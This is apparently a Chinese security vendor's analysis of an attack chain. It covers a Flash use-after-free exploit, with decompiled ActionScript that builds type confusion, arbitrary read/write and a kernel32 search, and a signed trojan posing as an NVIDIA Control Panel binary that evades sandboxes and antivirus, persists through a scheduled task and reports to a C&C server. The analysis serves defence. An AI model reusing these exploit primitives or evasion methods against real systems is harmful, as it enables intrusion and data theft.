597     _local_3 = 0;
598     while (_local_3 < 0x1000)
599     {
600         _local_2[_local_3] = null;
601         _local_3 = (_local_3 + 2);
602     };
603     this.Var19(); //first time
604     var _local_4:ByteArray = new ByteArray();
605     var _local_5:Metadata = new Metadata();
606     var _local_6:Vector.<String>;

```

Metadata为Flash提供的SDK中的类，其支持的方法如下所示：

Metadata

[Properties](#) | [Methods](#)

Package com.adobe.tv.sdk.mediacore.metadata
Class public class Metadata
Inheritance Metadata → Object
Subclasses [AdvertisingMetadata](#)

Generic interface to access metadata associated with PSDK objects.

Public Properties

Property	Defined By
isEmpty : Boolean [read-only] Checks if the metadata has any mapping defined.	Metadata
keySet : Vector.<String> [read-only] Returns an Array containing the strings used as keys in this metadata.	Metadata

Public Methods

Method	Defined By
Metadata()	Metadata
clone() :Metadata	Metadata
containsKey (key:String):Boolean Checks if the metadata contains the specified key.	Metadata
getByteArray (key:String):ByteArray	Metadata
getMetadata (key:String):Metadata Returns the Node associated with the specified key as string.	Metadata
getObject (key:String):Object	Metadata
getValue (key:String):String Returns the value associated with the specified key as string.	Metadata
setByteArray (key:String, obj:ByteArray):void	Metadata
setMetadata (key:String, value:Metadata):void Stores another Metadata node into this metadata, replacing any existing Metadata node for the given key.	Metadata
setObject (key:String, obj:Object):void	Metadata
setValue (key:String, value:String):void Stores a String value into this metadata, replacing any existing value for the given key.	Metadata

漏洞触发的关键代码如下，通过setObject向Metadata中存储ByteArray对象，并设置对应的key：

```
603     this.Var19(); //first time
604     var _local_4:ByteArray = new ByteArray();
605     var _local_5:Metadata = new Metadata();
606     var _local_6:Vector.<String>;
607     _local_3 = 0;
608     while (_local_3 < this.Var9) //Var9=0x100
609     {
610         _local_5.setObject(_local_3.toString(), _local_4); //store a object into Metadata
611         _local_3++;
612     };
613     this.Var19(); //second may release
614     _local_6 = _local_5.keySet;
615     local_3 = 0;
```

然后调用Var19()，该函数会导致Flash中GC垃圾回收器调

用，从而导致Meatdata被释放：

```
55     private function Var19():void
56     {
57         try
58         {
59             new LocalConnection().connect("A");
60             new LocalConnection().connect("A");
61         }
62         catch(e:Error)
63         {
64         };
65     }
```

随后调用的keySet会根据设置的key返回对应的Array，并赋值给_local_6， setObject函数的定义如下所示：

setMetadata() method

public function setMetadata(key:String, value:Metadata):void

Stores another Metadata node into this metadata, replacing any existing Metadata node for the given key.

Parameters

key:String — a string

value:Metadata — the value to be stored.

setObject() method

public function setObject(key:String, obj:Object):void

Parameters

key:String

obj:Object

setValue() method

public function setValue(key:String, value:String):void

Stores a String value into this metadata, replacing any existing value for the given key.

Parameters

key:String — a string

value:String — the value to be stored.

KeySet函数如下所示：

Property Detail

isEmpty property

isEmpty:Boolean [read-only]

Checks if the metadata has any mapping defined.

Implementation

public function get isEmpty():Boolean

keySet property

keySet:Vector.<String> [read-only]

Returns an Array containing the strings used as keys in this metadata. If the metadata is empty, it will return NULL.

Implementation

public function get keySet():Vector.<String>

Constructor Detail

Metadata() Constructor

public function Metadata()

Metadata中的array被释放后，此处直接通过Var14遍历赋值
抢占对应的内存，抢占的对象为Class5:

```
613     this.Var19(); //second may release
614     _local_6 = _local_5.keySet;
615     _local_3 = 0;
616     while (_local_3 < this.Var9)
617     {
618         this.Var14[_local_3] = new Class5(); //Var14=vector use the memory again
619         _local_3++;
620     };
621     local_3 = 0;
```

Class5定义如下所示:

```
1  package
2  {
3      public class Class5
4      {
5
6          public var Var39:uint = 24;
7          public var Var22:uint = 2200;
8
9      }
10 }
11 }//package
```


最后遍历`_local_6`，找到对应被释放之后被Class5抢占的对象，判断的标准是Class5中的24，之后通过对象在内存中的不同来判断运行的系统是32位还是64位。而再次调用Var19函数将导致之前的Class5对象内存再次被释放，由于Var14这个Vector中保存了对该Class5对象的引用，最终根据系统版本位数进入对应的利用流程：

```
616 while (_local_3 < this.Var9)
617 {
618     this.Var14[_local_3] = new Class5(); //Var14=vector use the memory again
619     _local_3++;
620 };
621 _local_3 = 0;
622 while (_local_3 < this.Var9)
623 {
624     if (_local_6[_local_3].length == 24) //24 is var of class5 check which is user again by class5, and check 32/64
625     {
626         _local_7 = _local_6[_local_3].charCodeAt(4);
627         _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(5) << 8));
628         _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(6) << 16));
629         _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(7) << 24));
630         if (_local_7 < 0x8000)
631         {
632             this.Var7 = true;
633         }
634         else
635         {
636             this.Var8 = true;
637         }
638         break;
639     };
640     _local_3++;
641 };
642 _local_6.length = 0;
643 _local_6 = null;
644 this.Var19(); //thread time release again, class5 in Var14 free again
645 if (this.Var7) //for 64
646 {
647     this.Var76();
648 };
649 if (this.Var8) //for 32
650 {
651     this.Var56();
652 };
653 }
654
655
```

进入函数Var56后，由于之前的Var14 Vector中的某个Class5对象已经释放，此处同样通过给Var15 Vector遍历赋值来抢占这个释放掉的Class5对象，此处使用的是Class3对

象：

```
229 private function Var56():void //exp for 32
230 {
231     var _local_24:uint;
232     var _local_1:uint;
233     while (_local_1 < this.Var9) //Var15 content Class3 which is contents three 0xFFFFFFFF to get class5 free
234     {
235         this.Var15[_local_1] = new Class3();
236         _local_1++;
237     };
238     local 1 = 0;
```

Class3如下所示，其内部定义了一个Class1，最终由Class1完成占位：

```
1 package
2 {
3     import flash.utils.ByteArray;
4     import flash.utils.Endian;
5
6     public class Class3
7     {
8
9         public var Var998:Object;
10        public var m_Class1:Class1;
11
12        public function Class3()
13        {
14            this.Var998 = new ByteArray();
15            this.m_Class1 = new Class1();
16            super();
17            this.Var998.length = 0x1000;
18            this.Var998.endian = Endian.LITTLE_ENDIAN;
19        }
20    }
21 }
22 } //package
```

可以看到Class1对象的定义如下，此时由于Var14和V15中都存在对最初Class5内存的引用，而Var14和V15中对该内存引

用的对象分别是Class5, Class3, 从而导致类型混淆:

```
1 package
2 {
3     public class Class1
4     {
5
6         public var Var993:uint = 0xFFFFFFFF;
7         public var Var994:uint = 0xFFFFFFFF;
8         public var Var995:uint = 0xFFFFFFFF;
9         public var Var996:uint = 0xFFFFFFFF;
10
11     }
12 }
13 }
```

由于Class3, Class5是经过攻击者精心设计的, 此时只需操作Var14, Var15中的引用对象即可以获得任意地址读写的能力:

```
67 private function Var20(_arg_1:uint):uint //func for permitread
68 {
69     var local_2:uint;
70     this.Var14[this.Var12].Var22 = (_arg_1 - 16);
71     _local_2 = this.Var15[this.Var13].m_Class1.Var993;
72     this.Var14[this.Var12].Var22 = this.Var10;
73     return (_local_2);
74 }
75
76 private function Var23(_arg_1:uint, _arg_2:uint):void //func for permitwrite
77 {
78     this.Var14[this.Var12].Var22 = (_arg_1 - 16);
79     this.Var15[this.Var13].m_Class1.Var993 = _arg_2;
80     this.Var14[this.Var12].Var22 = this.Var10;
81 }
82
83 private function Var25(_arg_1:uint):uint //func for check MZ
84 {
85     _arg_1 = (_arg_1 & 0xFFFF0000);
86     while (true)
87     {
88         if (this.Var20(_arg_1) == 9460301) //905A4D
89         {
90             return (_arg_1);
91         };
92         _arg_1 = (_arg_1 - 65536);
93     };
94     return (0); //dead code
95 }
```

获取任意地址读写后便可以开始搜索内存，获取后续使用的函数地址，之后的流程便和一般的Flash漏洞利用一致：

```
266     if (this.Var6)
267     {
268         return;
269     };
270     this.Var14[this.Var12].Var22 = this.Var10; //repair again
271     var _local_2:uint = this.Var20((this.Var14[this.Var12].Var39 - 1)); //read the uaf obj address to scan
272     var _local_3:uint = this.Var25(_local_2); //scan memmoy to check MZ dll
273     var _local_4:uint;
274     if (Capabilities.isDebugger)
275     {
276         _local_4 = this.Var26(1314014539, 842222661, 4, _local_3); //nerk 23LE kernel32
277     }
278     else
279     {
280         _local_24 = this.Var26(1096172609, 842221904, 4, _local_3); //AVDA 32IP advaip32
281         _local_4 = this.Var26(1314014539, 842222661, 4, _local_24); //nerk 23LE kernel32
282     };
283     var _local_5:uint = this.Var32(1953655126, 1952671092, 10, _local_4); //triV tcet virttcet
284     var _local_6:uint = ((Main.Var3.length + 8) + 0x1000);
285     var _local_7:Vector.<uint> = new Vector.<uint>(_local_6);
286     var _local_8:uint;
```


木马分析 - backup.exe

后续执行的木马程序使用VMProtect加壳，样本相关信息如下：


MD5	1CBC626ABBE10A4FAE6ABF0F405C35E2
文件名	backup.exe
数字签名	IKB SERVICE UK LTD
加壳信息	VMProtect v3.00 - 3.1.2 2003-2018

伪装NVIDIA显卡控制程序

木马伪装成了NVIDIA的控制面板程序，并有正常的数字签名，不过该数字签名的证书已被吊销：



NVIDIA Control Panel Application



证书信息

木马程序中还会模仿正常的NVIDIA控制面板程序发送
DirectX相关的调试信息：

```
if ( !HIBYTE(a23) )
{
    v28 = 0;
    do
    {
        *(&a3 + v28) ^= 0xBCu;
        ++v28;
    }
    while ( v28 < 81 );

    HIBYTE(a23) = 1;
}
sub_401183(v27, OutputString, 256, &a3, v26);
OutputDebugStringA_450351(OutputString);
```

// DXGI WARNING: Live Product at 0x%08x Refcount: 2. [STATE_CREATION WARNING #0:]
//

通过特定窗口过程执行木马功能

通过对VMProtect加密后的代码分析发现，木马运行后会首先创建一个名为“DXGESZ1Dispatcher”的窗口类，该窗口类对应的窗口过程函数就是整个木马的主要控制流程函数，木马程序的主要功能将通过分发窗口消息的方式来驱动执行：

```
004204AA CALL 到 CreateWindowExW
00000000 ExtStyle = 0
0012FEE0 Class = "DXGESZ1"
0012FF06 WindowName = "DXGESZ1Dispatcher"
00CF0000 Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_SYSMENU|WS_THICKFRAME|WS_CAPTION
80000000 X = 80000000 (-2147483648.)
80000000 Y = 80000000 (-2147483648.)
80000000 Width = 80000000 (-2147483648.)
80000000 Height = 80000000 (-2147483648.)
00000000 hParent = NULL
00000000 hMenu = NULL
00400000 hInst = 00400000
00000000 LPParam = NULL
00000000
```

当CreateWindowExW被调用时，会向窗口过程函数发送WM_CREATE消息，当窗口过程函数收到WM_CREATE消息时会创建3个线程，分别进行环境检测、用户是否有输入操作检测等来检测程序是否在真实环境下运行：

```

int __userpurge Thread1_421B94@<eax>(int esi0@<esi>, int a1)
{
    int (__stdcall *GetLastInputInfo_v2)(int *); // esi
    int v3; // edi
    int v4; // ST10_4
    int (__stdcall *fun_GetLastInputInfo)(int *); // [esp+0h] [ebp-1Ch]
    int v7; // [esp+10h] [ebp-Ch]
    int v8; // [esp+14h] [ebp-8h]

    if ( !PostMessageW_4333D0 )
        self_WaitForSingleObject_4251AA(300000, esi0);
    GetLastInputInfo_v2 = fun_GetLastInputInfo;
    sub_5A5417(fun_GetLastInputInfo); // GetLastInputInfo
    v7 = 8;
    (fun_GetLastInputInfo)(&v7);
    v3 = v8;
    while ( 1 )
    {
        v7 = 8;
        if ( !GetLastInputInfo_v2(&v7) || v8 != v3 )
            break;
        self_WaitForSingleObject_4251AA(3000, GetLastInputInfo_v2); // check time
    }
    sub_406A86(8, v3, GetLastInputInfo_v2, v8); // set flag
    PostMessage_4EE240(v4, v3, dword_4333CC, 1025, 0, 0); // Message = WM_USER+1
    ThreadFlag1_433C14 = 1;
    return 0;
}

```

当检测通过后，会继续向窗口过程发送WM_USER+1消息，进一步控制程序的运行流程。当窗口过程函数收到该消息后，会再创建一个线程来初始化SHLWAPI.DLL和WS_32.DLL里需要使用的API函数：

```

if ( WSASStartUP_43339C && SHCreateShellItem_433390 && SHLWAPI_433394 )
    return 0;
v3 = RtlEnterCriticalSection_4CEA88(a1, &unk_433CC8, a1, a2);
v4 = sub_40317C(v3, 12);
SHCreateShellItem_433390 = v4;
v4->SHCreateShellItem = 0;
v4->SHParentDisplayName = 0;
v4->SHGetSpecialFolderPathW = 0;
WSASStartUP_43339C = sub_40317C(0, 24);
memset(WSASStartUP_43339C, 0, sizeof(WSANetwork_Stru));
v5 = sub_40317C(0, 20);
v6 = 0;
v7 = 0;
SHLWAPI_433394 = v5;
v5->PathFileExistsW = 0;
v5->PathFindFileNameW = 0;
v5->StrCmpIW = 0;
v5->StrPChrW = 0;
v5->StrStrIW = 0;
if ( SHCreateShellItem_433390 && WSASStartUP_43339C && v5 )
{
    if ( !GetApiNetwork_41B0AA(&v5[1], 0) )
        v6 = 1;
    GetShell32api_41AABB(); // shell32api init
    if ( !v8 )
        v6 = 1;
    v7 = sub_41A900(1); // SHLWAPI get
    if ( !v7 )
        v6 = 1;
}
else
{
    v6 = 8;
}
RtlLeaveCriticalSection_566BC1(v7, &unk_433CC8);
return v6;

```

紧接着利用OutputDebugStringA输出一个伪装的Debug信息：“DXGI WARNING: Live Producet at 0x%08x

RefCount: 2. [STATE_CREATION WARNING #0:]”，该信息是正常程序在使用了DirectX编程接口后可能会输出的调试信息，木马程序以此来进一步伪装NVIDIA控制面板程序：

```

00421410 | CALL 到 OutputDebugStringA
0103FEB0 | String = "DXGI WARNING: Live Producet at 0x022Fd62b Refcount: 2. [STATE_CREATION WARNING #0: ]"

```

另外还会判断当前的进程ID是否为4，如果是则结束当前进程运行，该技巧一般被用于检测杀毒软件的虚拟机：

```
*v9[4] = 0xF7C5C49B;
*v9 = 0x92998592;
v0 = 0;
GetCurrentProcessId = -100;
v9[8] = 0;
do
{
    *(&GetCurrentProcessId + v0) ^= 0xF7u;
    ++v0;
}
while ( v0 < 9 );           // kernel32
v9[8] = 1;
LoadLibraray_56BBA6(0);
GetApiProc_493C74(&GetCurrentProcessId);
v1 = 0xCCCCCCCC;
if ( (GetCurrentProcessId)() == 4 )
    v1 = ExitProcess_42712C;
if ( (GetCurrentProcessId)() == 4 )
{
    sub_4029E0(&unk_432780, 0, 283);
    v1();
    v18 = 0x302032C;
    v17 = 0x375036D;
```

检测杀毒软件

该木马程序还会通过一些技巧判断当前计算机是否安装某些特定的杀毒软件，比如检测驱动目录里是否存在avckf.sys，而avckf.sys正是BitDefender杀毒软件特有的

驱动模块:

76BC1D9C	psapi.GetDeviceDriverBaseNameW
0041B61B	返回到 backup.0041B61B 来自 backup.004032
0103F3BC	UNICODE "ntkrnlpa.exe"
0103FBD0	UNICODE "avckf.sys"
00000000	
00434CE0	backup.00434CE0
0103FFB4	

以及通过WMI执行命令 “Select*from Win32_Service
WhereName='WinDefend' AND StateLIKE 'Running' ” 来
确定是否有Windows Defender正在运行:

009BC0C4	4B	inc eax	寄存器 (FPU)
009BC0C5	03F0 4E	cmp eax,0x4E	EAX 01E5F25C UNICODE "Name"
009BC0C6	7C F5	if short backup.009BC0BF	ECX 007FC704
009BC0C9	888C24 DC000000	mov byte ptr ss:[esp+0x0C],cl	EDX 01E5F280 UNICODE "Select * from Win32_Service Where Name = 'WinDefen"
009BC0D1	8B4C24 14	mov ecx,dword ptr ss:[esp+0x14]	EBX 002AC05C UNICODE "ROOT\CIMV2"
009BC0D5	8D424 E000000	lea eax,dword ptr ss:[esp+0xE0]	ESP 01E5F288
009BC0DC	50	push eax	EBP 00000141
009BC0DD	8D424 20	lea eax,dword ptr ss:[esp+0x20]	EI 00000000
009BC0E1	50	push eax	E01 01E5F378
009BC0E2	8D524 48	lea edx,dword ptr ss:[esp+0x48]	EIP 009BC0E6 backup.009BC0E6
009BC0E6	EB CF97 0000	call backup.009C5889	

持久化

木马程序会将自身拷贝到%APPDATA%\

NVIDIAControlPanel\NVIDIAControlPanel.exe:

地址	HEX 数据	ASCII	寄存器 (FPU)
03640020	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	NZ?	01E5F444 7612144E rCALL 到 backup.0041B61B 来自 kernel32.76121449
03640030	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....	01E5F448 00000160 hFile = 00000160 (window)
03640040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	01E5F44C 03640020 Buffer = 03640020
03640050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	01E5F450 00000010 nBytesToWrite = 00000010 (6291472.)
03640060	0E 1F 0A 0C 00 04 09 CD 21 00 01 4C CD 21 54 68	...??L?Th	01E5F454 01E5F48C pBytesWritten = 01E5F48C
03640070	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	01E5F458 00000000 lpOverlapped = NULL
03640080	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS	01E5F45C 7612144E kernel32.CreateFileW
03640090	6D 6F 64 65 2E 00 00 00 24 00 00 00 00 00 00 00	mode...\$.	01E5F460 009C08CF backup.009C08CF
036400A0	50 45 00 00 4C 01 00 00 09 9B 49 4C 00 00 00 00	PE..L... ..	01E5F464 00000160
036400B0	00 00 00 00 E0 00 02 01 00 01 0E 00 00 58 02 00	...?.....X...	01E5F468 03640020
036400C0	00 20 07 00 00 00 00 00 6C 6C 4D 00 00 10 00 00	01E5F46C 00000100
			01E5F470 01E5F48C

然后通过发送窗口消息的方式触发主线程设置计划任务来实现持久化：

```
CALL 到 CreateFileW 来自 mstask.746D754C
FileName = "C:\WINDOWS\Tasks\NVIDIAControlPanel.job"
Access = GENERIC_WRITE
ShareMode = 0
pSecurity = NULL
Mode = CREATE_NEW
Attributes = NORMAL|SEQUENTIAL_SCAN
hTemplateFile = NULL
```

上线并加密上传本机信息

当木马窗口过程收到消息类型为WM_USER的消息时，木马会创建一个线程用于获取本机的进程信息、CPU信息、用户信息、计算机所在时区信息等，并把获取的信息加密后通过HTTP协议上传到C&C地址：188.241.58.68，然后等待获取新的指令进行远程控制：

从注册表获取已安装软件：

009B8E29	50	push eax	寄存器 (FPU)	EAX	00000000
009B8E2A	E8 6CF50000	call backup.00A7B39B	ECX	007F0828	
009B8E2F	85C0	test eax,eax	EDX	00000000	
009B8E31	0F85 0F030000	jnz backup.0098C146	EBX	00000000	
009B8E37	395C24 18	cmp dword ptr ss:[esp+0x18],ebx	ESP	01E5F248	
009B8E38	0F84 05030000	je backup.0098C146	EBP	77004680 advapi32.RegOpenKeyExW	
009B8E41	09 36010000	mov ecx,0x136	ESI	00000000	
009B8E46	C74424 3A 0401	mov dword ptr ss:[esp+0x3A],0x1360104	EDI	01E5F378	
009B8E4E	C74424 36 7B01	mov dword ptr ss:[esp+0x36],0x160017B	EIP	00988E2F backup.00988E2F	
009B8E56	C74424 32 7501	mov dword ptr ss:[esp+0x32],0x17F0175	C 0	ES 0023 32 0(FFFFFFFF)	
009B8E5C	C74424 2E 6201	mov dword ptr ss:[esp+0x2E],0x16A0162	P 1	CS 001B 32 0(FFFFFFFF)	
009B8E66	8D41 2E	lea eax,dword ptr ds:[ecx+0x2E]	A 0	SS 0023 32 0(FFFFFFFF)	
009B8E69	C74424 2A 7901	mov dword ptr ss:[esp+0x2A],0x1790179	Z 1	DS 0023 32 0(FFFFFFFF)	
009B8E74	75 00100000	jump if not less than (jnl) 0x00100000	S 0	FS 002B 32 7FFDB000(FFF)	
009B8E74	75 00100000	jump if not less than (jnl) 0x00100000	T 0	GS 0000 NULL	

地址	HEX 数据	ASCII
002B05A0	37 00 20 00 5A 00 69 00	7.-.2.i.p. .1.0.
002B05B0	2E 00 3A 00 35 00 28 00	..0.5. . . (.1.
002B05C0	38 00 2E 00 38 00 35 00	0...0.5.)...M.i.
002B05D0	63 00 72 00 6F 00 73 00	c.r.o.s.o.f.t. .
002B05E0	56 00 69 00 73 00 75 00	U.i.s.u.a.l. .C.
002B05F0	20 00 20 00 20 00 32 00	+..+..2.0.0.0. .
002B0600	52 00 65 00 64 00 69 00	H.e.d.i.s.t.r.i.
002B0610	62 00 75 00 74 00 61 00	b.u.t.a.b.l.e. .

01E5F24B	00000011
01E5F244	002B05A0
01E5F248	77004680
01E5F24C	00000000
01E5F250	00300030
01E5F254	00000000
01E5F258	007F0828
01E5F25C	00000002
01E5F260	00000040

执行命令SELECT*FROM Win32_TimeZone获取时区：

sub esp,0x18	(FPU)
push ebx	0277FA98 UNICODE "Description"
push ebp	0294C7C4
push esi	0277FAD2 UNICODE "SELECT * FROM Win32_TimeZone"
push edi	00000000
call backup.009DD516	0277F98C

获取磁盘信息：

push eax	kernel32.GetDiskFreeSpaceExW
call dword ptr ds:[0x9C71A4]	kernel32.GetProcAddress
push ebx	
lea ecx,dword ptr ss:[esp+0x4A4]	
push ecx	
lea ecx,dword ptr ss:[esp+0x4A0]	
push ecx	
push esi	
call eax	kernel32.GetDiskFreeSpaceExW
test eax,eax	kernel32.GetDiskFreeSpaceExW

连接C&C地址：188.241.58.68，并上传本机信息：

<pre> push dword ptr ds:[0x433CA0] call dword ptr ds:[eax+0x14] mov ecx,eax mov dword ptr ds:[0x433C9C],ecx test ecx,ecx je backup.00425B99 mov edx,0xD2 </pre>	<pre> winhttp.WinHttpConnect </pre>
---	-------------------------------------

<pre> inhttp.WinHttpConnect) </pre>	
-------------------------------------	--

7 CE 9E 63 69 88 0C 89 E5 8C D3	UNICODE	01CAF9A4	00426211	返回到 backup.00426211
2 EE 3D 87 F5 F6 85 D4 E0 02 37	清列黎棉	01CAF9A8	01204000	ASCII "I.A."
4 59 8D E9 D9 2D 31 D6 C7 86 04	系统	01CAF9AC	01CAF9D0	UNICODE "188.241.58.68"
	信 网	01CAF9B0	00000000	

```

.BEL_22:
    (winhttp_433398->WinHttpCloseHandle)(dword_433CA0);
    return 0;
}
else
{
.BEL_32:
    *a4 = 80;
    if ( !sub_425A2B(v4, v5) )
        return 0;
    sprintf_401081(&v156, 512, L"%S", v5);
}
v12 = (winhttp_433398->WinHttpConnect)(dword_433CA0, &v156, 80, 0);
dword_433C9C = v12;
if ( !v12 )
    return 0;
v17 = 13762694;
v16 = byte_81009D;
LOBYTE(v18) = 0;
v15 = 130;
v13 = 0;
do
{
    *(&v15 + v13) ^= 0xD2u;
    ++v13;
}
while ( v13 < 5 );
LOBYTE(v18) = 1;
v14 = (winhttp_433398->WinHttpOpenRequest)(v12, &v15, L"/search", 0, 0, &v146, 0
dword_433CA4 = v14;

```

